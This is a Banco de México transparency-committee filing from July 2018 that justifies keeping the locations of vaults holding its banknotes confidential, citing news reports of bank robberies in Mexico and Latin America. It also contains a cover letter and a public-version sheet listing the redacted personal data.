Por otra parte, conforme a la experiencia en el contexto de seguridad y asaltos a instalaciones bancarias a nivel internacional, un modo de operación común de los grupos de delincuencia organizada es la penetración a las bóvedas, lo cual se logra con información en cuestión, por lo que el hecho de otorgarla implica un riesgo y una amenaza inminente para el personal que labora dentro en las sucursales de las citadas instituciones, ya que dicha información puede ser utilizada por diversos grupos delincuenciales para planear una intrusión a dichas bóvedas.

Finalmente, de conformidad con lo establecido en el artículo 113, fracción V, de la ley General de Transparencia y Acceso a la Información Pública, divulgar la información referente a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, pone en inminente riesgo la vida, seguridad o salud del personal que se labora en dichos locales, toda vez que las personas que custodian dichas bóvedas se encuentran expuestas a recibir ataques por parte de los grupos delictivos, los cuales pueden aprovecharse de la información divulgada. Por ello, es indispensable salvaguardar la vida, seguridad y salud de todo el personal y personas que pudieran estar involucradas.

2) Demostrable, pues existen varios casos de intrusión de grupos delictivos a bóvedas de instituciones bancarias. En México existen algunos casos, de los cuales, los más emblemáticos son los siguientes:

1. En octubre de 2006, en Tecamachalco, Estado de México, un grupo delictivo pasó inadvertido por las medidas de seguridad, perforó las paredes con barretas y, empleando gatos hidráulicos,

penetró a las bóvedas del Banco Nacional de México, S.A. (Banamex)[1], logrando saquear 155 cajas de seguridad.

2. En marzo de 2011 en Oaxaca de Juárez, Oaxaca, la empresa de traslado de valores Compañía Mexicana de Traslado de Valores (COMETRA), sufrió un robo en sus instalaciones, el grupo delictivo ingresó con pleno conocimiento tanto de los equipos como de los protocolos de comunicación y actuación, a las instalaciones fingiendo ser empleados encargados de la transportación de valores y robaron 157 millones de pesos M.N.[2]

3. En Guadalajara, Jalisco, en abril de 2015, se descubrió un túnel a través del cual fueron saqueadas las cajas de seguridad del Banco Mercantil del Norte, S.A. (Banorte)[3].

4. En la capital del país, durante la madrugada del 15 de enero de 2016, en la sucursal Lagunilla de la institución financiera BBVA Bancomer S.A., Institución de Banca Múltiple, Grupo Financiero BBVA Bancomer (BBVA Bancomer), un grupo de hombres hizo un boquete en la azotea del edificio de tres pisos y atados con cuerdas descendieron hasta la sucursal, cortaron el cableado de cámaras de vigilancia de los negocios aledaños y cubrieron con espuma y pintura las cámaras del interior de dicha sucursal, para posteriormente hacer otro boquete en la bóveda, extraoficialmente se mencionó que el botín fue de 10 millones de pesos.[4]

5. En octubre de 2017 en Miguel Hidalgo, CDMX, roban casi 5 millones de pesos de sucursal bancaria en Miguel Hidalgo. Cuatro individuos armados ingresaron a la sucursal bancaria Santander ubicada en Plaza Legaria 252, en la colonia Ampliación Torre Blanca para cometer un robo. Los individuos sometieron a tres empleados bancarios con cinchos en las manos para

---

[1] Fuente: Francisco Gómez. (viernes 27 de octubre de 2006). "El robo casi perfecto". Consultado el 21 de enero de 2016, de *El Universal*. Sitio web: http://archivo.eluniversal.com.mx/notas/383941.html

[2] Fuente: (20 de marzo de 2011) "Roban 157 mdp de sede de Cometra en Oaxaca". Consultado el 29 de enero de 2016, de Vanguardia MX. Sitio web: http://www.vanguardia.com.mx/robaron157mdpdesededecometraenoaxaca-678864.html

[3] Fuente: (6 de abril de 2006). "Robo a Banorte en Guadalajara". Consultado el 21 de enero de 2016, de *La Jornada*. Sitio web: http://www.jornada.unam.mx/2006/04/07/index.php?section=politica&article=022n2pol

[4] Fuente: (15 de enero de 2016). "Robo de película en la Lagunilla". Consultado el 28 de enero de 2016, de *El Gráfico*. Sitio web: http://www.elgrafico.mx/viral/15-01-2016/robo-de-pelicula-en-la-lagunilla

inmovilizarlos y facilitar el robo de acuerdo con los testigos, los implicados abrieron la bóveda bancaria y se presume que el monto de dicho botín fue de casi 5 millones de pesos.[5]

6. En enero de 2018, en Guadalajara, Jal., frustran robo en sucursal bancaria. Un delincuente fue abatido por la Policía de Guadalajara al frustrar el robo que pretendía llevar a cabo en un Banco Azteca ubicado en Lomas de Polanco. El sujeto arribó al lugar con un arma de fuego calibre .38, con la que pretendía robar el efectivo y algunos muebles del establecimiento, incluso, tenía amenazadas a dos personas. Sin embargo, uno de los cajeros activó la alarma silenciosa, por lo que la policía municipal consiguió llegar antes de que se perpetrara el robo. A su arribo, el delincuente amenazó a los oficiales con el arma que empuñaba, por lo que éstos le dispararon. [6]

7. En mayo de 2018, en Puebla, Puebla., se registra un asalto bancario en la sucursal de Banamex. El botín asciende a más de un millón y medio de pesos que fueron sustraídos directamente de la bóveda. [7]

8. En junio de 2018, también en Puebla, asaltan sucursal de Banamex, los delincuentes exigieron a la cajera que les entregaran todo el dinero que tuvieran en ese momento. Una vez que se apoderaron del efectivo, los sujetos salieron corriendo de la sucursal y abordaron un auto en el que huyeron. [8]

9. Por otra parte, en el ámbito internacional y específicamente en relación con bancos centrales, el más relevante es el sucedido en Fortaleza, Brasil, en el año 2005 cuando fue sustraído de las bóvedas del Banco Central brasileño, un monto equivalente a 70 millones de dólares de los EE.UU.A.[9]

[5] Fuente (02 de octubre de 2017). "Roban casi 5 mdp de sucursal bancaria en Miguel Hidalgo". Consultado el 22 de noviembre de 2017, de Noticias MVS. Sitio web: http://www.mvsnoticias.com/#!/noticias/roban-casi-5-mdp-de-sucursal-bancaria-en-miguel-hidalgo-545

[6] Fuente: (03 de enero 2018), "Policías tapatíos abaten a presunto asaltante en Lomas de Polanco". Consultado el 04 de enero de 2018, de El Informador, sitio web: https://www.informador.mx/jalisco/Policias-tapatios-abaten-a-presunto-asaltante-en-Lomas-de-Polanco-20180103-0104.html

[7] Fuente: (14 de mayo 2018), "Policías tapatíos abaten a presunto asaltante en Lomas de Polanco". Consultado el 07 de junio de 2018, de El Heraldo de México, sitio web: https://heraldodemexico.com.mx/estados/asaltan-sucursal-de-banamex-en-puebla/

[8] Fuente: (06 de junio 2018), "Asaltan por tercera ocasión sucursal de Banamex en Puebla". Consultado el 07 de junio de 2018, de El Sol de Puebla, sitio web: http://www.elsoldepuebla.com.mx/policiaca/asaltan-por-tercera-ocasion-sucursal-de-banamex-en-puebla-1741823. html

[9] Fuente: Estewil Quesada Fernández. (3 de julio de 2014) "La ciudad se llama Fortaleza, pero allí fue el robo del siglo". Consultado el 21 de enero de 2016, de *El Tiempo*. Sitio web: http://www.eltiempo.com/mundo/latinoamerica/historico-robo-al-banco-central-de-brasil-en-2005/14203900

10. En enero de 2006, en Acassuso, Argentina, la sucursal ubicada en la Ciudad de Acassuso del Banco Río, fue atacada con pleno conocimiento de los equipos de seguridad por un grupo de hombres que distrajeron a las autoridades, fingiendo una toma de rehenes, mientras robaban las cajas de seguridad para escapar a través de un túnel con un botín estimado en 8 millones de dólares de los EE.UU. de América.[10]

11. Otro caso sobresaliente en el ámbito internacional se dio en febrero de 2017, en Paraguay, cuando 50 hombres armados con fusiles y explosivos abrieron un boquete en una bóveda de una empresa de traslado de valores, con un botín estimado entre 20 y 40 millones de dólares.[11]

12. En noviembre de 2017, en Viña del Mar, Chile, intentaron robar banco cavando túnel a través de un desagüe. Elementos de la Policía chilena, conocidos como Carabineros, realizaron un operativo en una sucursal del Banco Estado donde localizaron la construcción de un túnel para llegar hasta la bóveda de la sucursal. A las 21h55 se activaron las alarmas de la sucursal del Banco Estado, lo que provocó la llegada de las fuerzas policiacas a la sucursal. Al realizar una inspección dentro de la bóveda, encontraron diferentes herramientas y se percataron de la existencia de un túnel en el suelo de alrededor de 50 centímetros de diámetro, dentro del cual se encontraron ventiladores y más herramientas. La excavación del túnel fue a través de un ducto del desagüe que tenía su salida aproximadamente a 60 metros de la sucursal. El motivo por el cual no pudieron abrir la bóveda fue que ésta cuenta con un sistema programado con fecha y hora para su apertura. No se ha logrado dar con el paradero de los delincuentes.[12]

13. En febrero de 2018, en Tegucigalpa, Honduras, Cuatro personas fueron detenidas este sábado por intentar sustraer una caja fuerte de un banco, en el Barrio Abajo, frente al parque La Concordia, en la capital de Honduras. De acuerdo a las investigaciones, estas personas hacían un agujero en la pared de la casa en la que se encontraban, para ingresar al banco que se encuentra dentro de un supermercado. Los miembros de la Fuerza Nacional Antiextorsión (FNA) y la Policía Militar informaron que se escuchaban golpes en la pared de la vivienda, por lo que acudieron hasta el lugar y encontraron el agujero. El Heraldo conoció que el agujero que los llevaba hasta

[10] Fuente: (13 de enero de 2006) "Golpe al banco Río de Acassuso: los secretos del "robo del siglo". Consultado el 29 de enero de 2016, de El Clarín. Sitio web: http://edant.clarin.com/diario/2006/12/22/policiales/g-06601.htm

[11] Fuente: Federico Rivas Molina, Periódico El País (25 de abril de 2017). "Atraco de película en Paraguay". Consultado el 27 de octubre de 2017 en el sitio web de la publicación: https://elpais.com/internacional/2017/04/24/america/1493047109_595943.html

[12] Fuente: (20 de noviembre de 2017) "Desconocidos intentaron robar banco en Viña del Mar: cavaron túnel a través de un desagüe". Consultado el 22 de noviembre de 2017, de Biobio Chile. Sitio web: http://www.biobiochile.cl/noticias/nacional/region-de-valparaiso/2017/11/20/desconocidos-intentaron-robar-banco-en-vina-del-mar-cavaron-tunel-a-traves-de-un-desague.shtml

la bóveda del banco fue realizado con una sierra tipo amoladora. También se encontraron varias almáganas. Los sospechosos fueron enviados a la fiscalía correspondiente para ser investigados por el delito que se les acusa. [13]

14. En febrero 2018, en Medellín, Colombia, Un grupo de delincuentes saqueó la bóveda del Banco de Bogotá en el Carmen de Viboral, ubicado en el parque principal del municipio antioqueño. Quince días antes del robo, un grupo de seis personas alquilaron el local vecino a la entidad bancaria y, con la excusa de estar realizando arreglos para comenzar con un nuevo negocio, ingresaron la maquinaria hidráulica necesaria para romper la pared contigua al banco y hacerse un espacio para pasar al lugar en el que guardaba el dinero. Al entrar al banco, los delincuentes lograron desactivar todos los circuitos de seguridad, la alarma y las cámaras de seguridad. Fernando ZULUAGA, alcalde de El Carmen de Viboral, manifestó que "una vez los ladrones logran romper la primera pared, llegan a la cocineta del banco, después perforan otro muro del banco, abren con llave el cuarto donde estaba la caja fuerte y llevan a cabo el proceso para abrir la misma". Para escapar los hombres utilizaron la misma ruta que abrieron. El alcalde afirmó que aún se desconoce la cifra exacta del dinero hurtado, pero medios locales especulan que podría superar los 58 millones de pesos. Las autoridades, por su parte, buscan a los responsables, que en total serían 12 personas.[14]

15. En junio 2018, en Talca, Chile, Descubren túnel de nueve metros entre un club y bóveda del BancoEstado. La jornada del sábado, Carabineros de Talca, región del Maule, dio cuenta del hallazgo de un túnel de casi nueve metros de longitud que comenzaba en el subterráneo del Club Español de la comuna, el cual permanece cerrado desde el terremoto de 2010. La excavación tenía por objetivo llegar a la bóveda del BancoEstado ubicado en calle Uno Sur, pero las alarmas del recinto frustraron el robo cuando faltaban pocos metros para poder acceder a la entidad bancaria. Un grupo indeterminado de delincuentes habría trabajado por cerca de cuatro semanas en la construcción del túnel. En línea con lo anterior, Carabineros encontró ropa, alimentos y diversas herramientas en la excavación. El mayor de Carabineros, Jaime Valenzuela, indicó que le llamó la atención lo preparados que se encontraban los sujetos. "Había conocimiento del sector

[13] Fuente: (17 de febrero de 2018) "Detienen a cuatro personas que intentaban robar la caja fuerte de un banco en la capital de Honduras". Consultado el 22 de febrero de 2018, de El Heraldo. Sitio web: http://www.elheraldo.hn/sucesos/1152054-466/detienen-a-cuatro-personas-que-intentaban-robar-la-caja-fuerte-de-un-

[14] Fuente: (Febrero 2018) En asalto de película, seis hombres robaron un banco en un pueblo de Antioquia. Consultado el 18 de junio de 2017. Noticias Caracol Sitio web: https://noticias.caracoltv.com/medellin/en-asalto-de-pelicula-seis-hombres-robaron-un-banco-en-un-pueblo-de-antioquia

donde se encuentra la bóveda del banco. Es un grupo con una organización y una planificación, pero afortunadamente se pudo intervenir a tiempo", destacó.[15]

3) Identificable, ya que tomando en consideración los casos antes expuestos, existen grupos delictivos que cuentan con el desarrollo, sofisticación y capacidades operativas avanzadas que pueden realizar este tipo de ataques, y el hecho de hacer pública la información en cuestión, pondría al alcance de estos grupos las herramientas necesarias para su uso en la planeación de un ataque.

El riesgo de perjuicio que supondría la divulgación de la información, supera el interés público general de que se difunda, pues dar a conocer la información relativa a la ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes, no aporta un beneficio a la sociedad que supere el perjuicio que implica comprometer la seguridad nacional, al poner en riesgo las instalaciones de las instituciones de crédito que colaboran con el Banco Central de la Nación, comprometiendo el cumplimiento de una actividad estratégica del Estado Mexicano, como lo es la provisión de moneda nacional al país, así como el cumplimiento de su obligación de respetar y proteger la vida o salud del personal que labora en las instalaciones mencionadas.

En efecto, revelar esta información situaría a las instalaciones de las instituciones de crédito en las cuales el Banco de México resguarda efectivo, así como para el personal que labora dentro en las sucursales de las citadas instituciones como un blanco fácil de la delincuencia organizada, lo que ocasionaría, como se ha señalado, poner en riesgo la integridad física de los trabajadores de las instituciones de crédito y de las empresas de traslado de valores, así como de las autoridades, con lo que se perturbaría en forma directa e inmediata a la colectividad.

En este sentido, el interés público se centra en que el Banco de México, como autoridad del Estado Mexicano, proteja los derechos humanos en acatamiento al artículo 1o. de la Constitución Federal, entre los cuales se encuentra, en primer lugar, el derecho a la vida, así como el derecho a la salud.

[15] Fuente: (Junio 2018) Descubren túnel de nueve metros entre club y bóveda del BancoEstado Consultado el 20 de junio de 2017. Biobiochile.cl. Sitio web: https://www.biobiochile.cl/noticias/nacional/region-del-maule/2018/06/18/carabineros-encuentra-tunel-de-9-metros-bajo-banco-estado-de-talca-alarmas-frustran-robo.shtml

De igual manera, es también de interés público que el banco central cumpla con su mandato constitucional para satisfacer la demanda de la sociedad, por lo que revelar o divulgar la información clasificada no aporta un beneficio a la transparencia comparable con el perjuicio que representaría un ataque en contra del personal que labora los locales, toda vez que las personas que custodian las bóvedas, o bien, a las personas que pudieran encontrarse cerca de algún punto de ataque por parte de la delincuencia organizada, poniendo en riesgo además la seguridad en la provisión de moneda nacional al país, que se origine con motivo del conocimiento de la mencionada información.

En efecto, revelar esta información otorgaría elementos que, facilitarían el conocimiento de las características y funcionamiento de los mismos, lo cual pondría en riesgo la vida de las referidas personas, pues los situaría como un blanco fácil de grupos delictivos, lo que ocasionaría, como se ha señalado con anterioridad, poner en riesgo la vida, salud o integridad física de los involucrados.

En este sentido, el artículo 1o., tercer párrafo, de la Constitución Política de los Estados Unidos Mexicanos (CPEUM) señala que todas las autoridades, en el ámbito de sus competencias, tienen la obligación de promover, respetar, proteger y garantizar los derechos humanos de conformidad con los principios de universalidad, interdependencia, indivisibilidad y progresividad.

Asimismo, el Pleno de la Suprema Corte de Justicia de la Nación (SCJN) ha sostenido que la CPEUM protege el derecho a la vida de todos los individuos, pues lo contempla como un derecho fundamental, sin el cual no cabe la existencia ni disfrute de los demás derechos.[16] También ha señalado que la protección del derecho a la vida es un derecho inherente a la persona humana.[17]

Es así que, en términos de la CPEUM y de la SCJN, el derecho a la vida no solo es un derecho fundamental, sino que además es presupuesto necesario para el disfrute de los demás derechos. Por lo anterior, este derecho requiere de la máxima protección posible, lo que conlleva a que se adopten las medidas necesarias y efectivas para que no sea vulnerado.

[16] Jurisprudencia de rubro: **"DERECHO A LA VIDA. SU PROTECCIÓN CONSTITUCIONAL"**

[17] Jurisprudencia de rubro: **"DERECHO A LA VIDA DEL PRODUCTO DE LA CONCEPCIÓN. SU PROTECCIÓN DERIVA DE LA CONSTITUCIÓN POLÍTICA DE LOS ESTADOS UNIDOS MEXICANOS, DE LOS TRATADOS INTERNACIONALES Y DE LAS LEYES FEDERALES Y LOCALES".**

BANCO DE MÉXICO

Lo anterior ha sido reconocido por la LGTAIP, estableciendo en su artículo 113, fracción V, que es de reservarse la información que de divulgarse pondría en inminente riesgo la vida, seguridad o salud de las personas.

En consecuencia, el revelar información aludida, traería como consecuencia un riesgo a la vida de las personas referidas en la presente prueba de daño; sin dejar de mencionar la afectación a la provisión de moneda nacional en el país, lo cual representaría un desequilibrio económico.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de preservar la seguridad en la provisión de moneda nacional al país y evitar cualquier riesgo o amenaza a la seguridad nacional respecto al beneficio de una persona o grupo de personas de obtener información relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***.

Adicionalmente, el hecho de reservar esta información resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, ya que proporcionarla conlleva el alto riesgo de robos, pérdidas de vidas humanas, alteración de la seguridad en la provisión de moneda nacional y el rediseño de las medidas de seguridad reveladas, costos claramente mayores a los que representaría el beneficio particular de quien se allegue de la información en cuestión.

Asimismo, debe prevalecer el interés público sobre el interés particular, toda vez que la protección al derecho a la vida, salud y seguridad de las personas aporta un mayor beneficio que el perjuicio que se obtendría de privilegiar el derecho humano al acceso a la información, máxime que el derecho a la vida, salud y seguridad de las personas constituyen una base y sustento para el ejercicio de otros derechos, como lo es el de acceso a la información, por lo que aquéllos deben prevalecen sobre éste e incluso cualquier otro derecho.

Lo anterior, como resultado de una prueba de interés público a través de la aplicación del principio de proporcionalidad , en razón de que es de explorado derecho que **los derechos fundamentales a la vida**

y salud tienen un peso abstracto[18] mayor que otros derechos, como el de acceso a la información,[19] con indiferencia del peso relativo que se aplique a la fórmula en cada caso, presentado en la ocasión que nos ocupa como el interés de un particular o de un sector determinado de la población de la información clasificada. En tal sentido, sin importar el peso relativo que se aplique en la fórmula, considerando los derechos que están en juego, el peso abstracto de los derechos a la vida y salud indudablemente tendría como resultado la prevalencia de estos sobre el derecho de acceso a la información. En consecuencia, la limitación es una medida necesaria, idónea y proporcional.

A su vez, la clasificación de la información representa el medio restrictivo disponible para evitar un perjuicio al derecho a la privacidad y a la protección de los datos personales, puesto que el propio legislador determinó que el medio menos restrictivo es la clasificación de la información cuando actualice las causales prevista en la Ley, tal y como se demostró en el presente caso.

En razón de lo anterior, toda vez que se continuará empleando por un tiempo indefinido la información relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, materia de la presente prueba de daño, y vistas las consideraciones expuestas en el presente documento, se solicita la reserva de dicha información, por el plazo máximo de 5 años a partir de la fecha de reserva.

Por lo antes expuesto, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 103, 104, 105, 108, último párrafo, 113, fracciones I, IV y V, y 114, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracciones I, IV, y V, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 146 de la Ley General del Sistema Nacional de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 4o., de la Ley del Banco de México; 4, párrafo primero,

[18] Valor asignado a los derechos fundamentales frente a otros derechos fundamentales. En este caso, el valor del derecho a la vida y salud (2 derechos) frente al derecho de acceso a la información (1 derecho).

[19] Valor asignado a la intensidad de protección o vulneración de un derecho fundamental en una situación particular, frente a la intensidad de la vulneración o protección, respectivamente, de otros derechos en la misma situación, considerando de manera particular el acto que origina tal protección o vulneración. En este caso, la clasificación de la información, tomando en cuenta el efecto de la misma en los derechos analizados.

En relación con lo anterior, véase: **"CUARTA ETAPA DEL TEST DE PROPORCIONALIDAD. EXAMEN DE LA PROPORCIONALIDAD EN SENTIDO ESTRICTO DE LA MEDIDA LEGISLATIVA."** (Tesis aislada emitida por la Primera Sala de la SCJN, visible en la Gaceta del Semanario Judicial de la Federación, Libro 36, Noviembre de 2016, Tomo II, página 894, Tesis: 1a. CCLXXII/2016 (10a.), Registro: 2013136).

BANCO DE MÉXICO

8, párrafos primero, segundo y tercero, 10, párrafo primero, 16, 16 bis, fracciones I y II, del Reglamento Interior del Banco de México; Primero, párrafo primero, y Segundo, fracción III, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Cuarto, Sexto, párrafo segundo, Séptimo, fracción II, Octavo, párrafos primero, segundo y tercero, Décimo séptimo, fracción VIII, Décimo octavo, párrafo primero, Décimo noveno, párrafo primero, Vigésimo segundo, fracción II, Vigésimo tercero, Trigésimo tercero, y Trigésimo cuarto párrafos primero y segundo, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, dados a conocer en el Diario Oficial de la Federación mediante la publicación del quince de abril de dos mil dieciséis, divulgar información relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, es clasificada como reservada, toda vez que su divulgación compromete la seguridad nacional, la seguridad en la provisión de moneda nacional al país, además de que pone en riesgo la vida, seguridad y salud de personas físicas que operan o que se encuentran en dichos locales.

BANCO DE MÉXICO
RECIBIDO
20 JUL 2018
Comité de Transparencia
Por: 16383 Hora: 12:54

Se recibe oficio constante en dos páginas y una carátula

BANCO DE MÉXICO

Ciudad de México, a 20 de julio de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, nos permitimos informarles que la unidad administrativa señalada en la carátula correspondiente, de conformidad con los artículos 100, y 106, fracción III, de la LGTAIP, así como 97 de la LFTAIP, y el Quincuagésimo sexto de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, ha determinado clasificar diversa información contenida en el documento que se indica más adelante.

En consecuencia, esta área ha generado la versión pública respectiva, junto con la carátula que la distingue e indica los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título del documento clasificado, el cual coincide con el que aparece en la carátula que debidamente firmada se acompaña al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO
400-17-0262-1-CON-19799-O (Contrato No. DRM-0000019799)	1

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por la unidad administrativa correspondiente, y aprobar la versión pública señalada en el cuadro precedente.

BANCO DE MÉXICO

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es:

TÍTULO DEL DOCUMENTO CLASIFICADO	PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO
400-17-0262-1-CON-19799-O	• Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la gerencia) • Gerencia de Abastecimiento a Emisión y Recursos Humanos (Toda la gerencia) • Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la gerencia) • Cajero Regional Centro • Subgerente de Distribución y Proceso de Efectivo • Oficina de Proceso de Billete (Analista) • Subgerente de Atención a la Falsificación de Moneda • Jefe de Oficina de Evaluación de Piezas Presuntamente Falsas • Jefe de Oficina de Análisis y Seguimiento de Falsificación de Moneda • Oficina de Análisis y Seguimiento de Falsificación de Moneda (Analista)

Atentamente

LIC. ALEJANDRO ALEGRE RABIELA
Director General de Emisión

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	Dirección General de Emisión Dirección de Recursos Materiales
II. La identificación del documento del que se elabora la versión pública.	400-17-0262-1-CON-19799-O (Contrato No. DRM-0000019799)
III. Firma del titular del área y de quien clasifica.	**Por la Confidencialidad en los "ANEXOS"** **Lic. Alejandro Alegre Rabiela** Director General de Emisión **Por la Confidencialidad en las "CLAUSULAS"** **Lic. Guillermo José Martínez Villarreal** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	**La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de Julio de 2018.** **Secretaría del Comité de Transparencia** **Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México.** **Firma:**

BANCO DE MÉXICO

A continuación se presenta el detalle de la información que se encuentra testada, fundamento y motivación que lo avala:

Ref.	Páginas	Información testada	Fundamentación	Motivación
2	66	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
3	66	Número telefónico de persona física (celular o fijo)	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable. En efecto, el número de teléfono ya sea fijo o celular se encuentra asignado a una persona determinada, la cual contrata la prestación de servicios de telecomunicaciones para poder ser localizado a través de diversos aparatos de telecomunicación. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha

BANCO DE MÉXICO

Ref.	Páginas	Información testada	Fundamentación	Motivación
				información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar vía telefónica a su titular.
7	26, 66	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

BANCO DE MÉXICO
RECIBIDO
20 JUL 2018
Comité de Transparencia
Por: JLS383 Hora: 10:37

Se recibe oficio constante en dos páginas, una carátula y una prueba de daño

BANCO DE MÉXICO

